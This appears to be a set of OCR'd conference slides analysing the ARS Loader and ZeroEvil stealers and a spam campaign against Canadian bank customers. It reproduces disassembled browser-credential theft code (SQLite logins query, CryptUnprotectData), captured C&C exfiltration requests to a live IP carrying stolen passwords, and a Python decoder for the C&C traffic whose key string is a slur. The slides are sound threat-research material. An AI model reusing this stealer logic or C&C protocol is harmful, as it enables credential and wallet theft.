
```
loc_657A74:
mov     eax, ebx
call    sub_6567E8
test    al, al
jz      loc_657977
```

```
loc_657977:
mov     dl, 1
mov     eax, ds:off_48D7B4
call    sub_4078F0
mov     edx, offset off_657C44
mov     eax, ebx
call    sub_656858
mov     edx, eax
mov     eax, ebx
call    sub_656B50
mov     edi, eax
mov     eax, [edi+4]
mov     [ebp+pDataIn.pbData], eax
mov     eax, edi
mov     edx, [eax]
call    dword ptr [edx]
mov     [ebp+pDataIn.cbData], eax
lea     eax, [ebp+pDataOut]
push    eax             ; pDataOut
push    0               ; dwFlags
push    0               ; pPromptStruct
push    0               ; pvReserved
push    0               ; pOptionalEntropy
push    0               ; ppszDataDescr
lea     eax, [ebp+pDataIn]
push    eax             ; pDataIn
call    CryptUnprotectData
lea     eax, [ebp+var_8]
```

```
mov     eax, [ebp+var_10]
call    sub_40A260
mov     edx, eax
lea     eax, [ebp+var_83C]
call    sub_40A2C8
mov     eax, [ebp+var_83C]
call    sub_423AF4
```

```
100.00% (-364,1661) (260,300) 00256DB3 00000000006579B3: sub_657814+19F (Synchronized with Hex View-1)
```

ars_s.dll



```
mov     ecx, [ebp+var_10]
mov     dl, 1
mov     eax, off_434FC4
call    sub_435090
mov     edx, offset aSelectFromLogi ; "SELECT * FROM logins"
call    sub_435BB8
mov     ebx, eax
jmp     loc_436D4D
```

```
loc_436D4D:
mov     eax, ebx
call    sub_4364D4
test    al, al
jz      loc_436C64
```


```
mov     eax, [ebp+var_10]
call    sub_4048E0
mov     edx, eax
lea     eax, [ebp+var_434]
call    sub_404618
mov     eax, [ebp+var_434]
call    sub_408280
```

```
loc_436C64:
mov     dl, 1
mov     eax, off_411DA4
call    sub_403658
mov     edx, offset aPasswordValue ; "password_value"
mov     eax, ebx
call    sub_4364E0
mov     edx, eax
mov     eax, ebx
call    sub_43671C
mov     esi, eax
mov     eax, [esi+4]
mov     [ebp+pDataIn.pbData], eax
mov     eax, esi
mov     edx, [eax]
call    dword ptr [edx]
mov     [ebp+pDataIn.cbData], eax
lea     eax, [ebp+pDataOut]
push    eax             ; pDataOut
push    0               ; dwFlags
push    0               ; pPromptStruct
push    0               ; pvReserved
push    0               ; pOptionalEntropy
```

```
100.00% (-221,1289) (1174,422) 00036053 0000000000436C53: sub_436B54+FF (Synchronized with Hex View-1)
```


ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September
  - Really similar communication to C&C



```
POST /ars/plugin_gate.php?plugin=ars_emf_ HTTP/1.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------051718062111026
Content-Length: 863
Host:
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101 Firefox/12.0

----------051718062111026
Content-Disposition: form-data; name="file"; filename="report.txt"
Content-Type: nope
Content-Transfer-Encoding: binary


|====================================================================|
|                                                                    |
|                                ARS                                 |
|                                                                    |
|                 ...:::[Stealer Plugin Report ]:::...               |
|                                                                    |
|====================================================================|

########## User: Administrator ##########

------------------- Outlook passwords -----------------

Imap Password found !!!
SMTP User:                         .com

----------051718062111026--
```

ARS




```
POST /logs_gate.php?plugin=tYBBrDjKoTUAjgxxWHwoNzwOD&report=https://                        /
@will:psw1234 HTTP/1.0
Connection: keep-alive
Content-Type: text/html
Content-Length: 0
Host: 160.20.147.158
Accept: text/html, */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101 Firefox/12.0

HTTP/1.1 200 OK
Date: Thu, 20 Sep 2018 01:04:05 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 3
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September
  - Really similar communication to C&C (not all)


ARS LOADER EVOLUTION



```
POST /gate.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 770
Host: 160.20.147.158
Accept: text/html, */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537 (KHTML, like Gecko)
Chrome/68.0.3440 Safari/537

version=186%5F186%5F184%5F223%5F174%5F184%5F185%5F175%5F202%5F214%5F176%5F182%5F216%5F215%5F16
9%5F216%5F217%5F199%5F196%5F225%5F180%5F217%5F212%5F220%5F226%5F169%5F168%5F203%5F210%5F219%5F
220%5F210%5F218%5F219%5F215%5F211%5F226%5F216%5F217%5F197%5F188%5F187%5F186%5F181%5F170%5F168%
5F183%5F198%5F179%5F187%5F148%5F183%5F168%5F178%5F197%5F210%5F213%5F203%5F212%5F233%5F225%5F13
7%5F158%5F167%5F146%5F178%5F161%5F155%5F167%5F176%5F211%5F230%5F211%5F213%5F143%5F185%5F142%5F
146%5F198%5F206%5F214%5F213%5F141%5F196%5F151%5F137%5F170%5F183%5F186%5F178%5F193%5F221%5F200%
5F213%5F201%5F211%5F224%5F205%5F135%5F189%5F172%5F179%5F142%5F176%5F217%5F200%5F213%5F218%5F21
5%5F204%5F218%5F135%5F166%5F214%5F207%5F217%5F219%5F204%5F215%5F178%5F195%5F215%5F210%5F213%5F
212%5F233%5F220%5FHTTP/1.1 200 OK
Date: Wed, 19 Sep 2018 13:56:35 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 31
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html


163_138_152_136_150_164_161_
```

ARS LOADER EVOLUTION


- Spotted something similar to ARS in mid-September
  - New stealer named itself as **ZeroEvil**



```
if checkHWID then
wshShell.RegWrite "HKEY_CURRENT_USER\Software\ZeroEvil", result,
hwid = result
else
hwid = wshShell.RegRead("HKEY_CURRENT_USER\Software\ZeroEvil")
end if
end function
function checkHWID()
On error resume next
key2 = wshShell.RegRead("HKEY_CURRENT_USER\Software\ZeroEvil")
If Err.Number <> 0 Then
```

ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September
    - New stealer named itself as **ZeroEvil**
        - No need to invent 5 names for the same thing, yeah! ;p



```
if checkHWID then
wshShell.RegWrite "HKEY_CURRENT_USER\Software\ZeroEvil", result,
hwid = result
else
hwid = wshShell.RegRead("HKEY_CURRENT_USER\Software\ZeroEvil")
end if
end function
function checkHWID()
On error resume next
key2 = wshShell.RegRead("HKEY_CURRENT_USER\Software\ZeroEvil")
If Err.Number <> 0 Then
```

ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September
  - New stealer named itself as **ZeroEvil**
    - Same functionality as ARS
  - Heavily based on ARS plugins code (Delphi)
    - Coded by the same developer (*cot*)
  - Just changed from VBS to EXE (all in one)

ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September
  - New stealer named itself as **ZeroEvil**
  - Some new things
    - Encrypted communication to receive commands

```
enc_pass = "n-word"
report_array = report_string.split("%5F")
i=0
dec = ""
for e in report_array:
        dec += chr(int(e)-ord(enc_pass[i]))
        i+=1
        if i>=len(enc_pass): i=0
print dec
```

ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September
  - New stealer named itself as **ZeroEvil**
  - Some new things
    - Encrypted communication to receive commands
    - Report process list to C&C (*ProcessList.txt*)
    - Search recursively the user desktop for *.txt files and send to C&C
    - Search for *wallet.dat* and *default_wallet* and send to C&C

ARS LOADER EVOLUTION

- Simultaneous evolution ARS Loader vs Canadian campaigns…
  - Is ARS Loader development related to these campaigns?
    - Possibly collaborating or working together

ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2016 (Proofpoint)
    - Distributions method: SPAM and Malvertising
    - Dropper: Doc+Macro
    - Payload: Panda Banker
  - 2017
    - Distributions method: SPAM and Malvertising (Proofpoint)
    - Dropper: Doc+Macro / ZIP + Obfuscated Visual Basic Script or JavaScript
    - Payload: AZORult / Panda Banker (shared botnet: UK & CA) / ARS Loader
    - Additional payload: DarkVNC

ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2018
    - Distributions method: SPAM / Malvertising / Onliner Spambot
    - Dropper: Doc+Macro / ZIP + Obfuscated Visual Basic Script or JavaScript
    - Payload: AZORult / ARS Loader / ZeroEvil
    - Additional payload: DarkVNC / ARS Plugins / SmokeLoader / ZeroEvil

ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2018
    - Distributions method: Onliner Spambot
      - Connects to C&C to get the recipients, SPAM template to distribute, payload URLs…

ACTOR ATTACKING CANADIAN BANKS


- Actor campaigns
  - 2018
    - Distributions method: Onliner Spambot
      - Recipients
        - Sent to ~10K different e-mail addresses in 3 months (Jun-Aug 2018)
        - More than 90% of those addresses were using a .ca TLD

ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2018
    - Distributions method: Onliner Spambot
      - Payload URLs
        - Using compromised websites to host the malicious payload
        - Always changing websites and including more than one per campaign
        - Almost 1,000 different payload URLs in 3 months (Jun-Aug 2018)
        - 95% of those URLs using new domains (~950)
        - Almost 70% of those domains using a .ru TLD

ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2018
    - Distributions method: Onliner Spambot
      - Payload filenames
        - CCUA.zip
        - CanadaPost-Tracking.zip
        - CanadaPost.zip
        - CoastCapitalSavings.zip
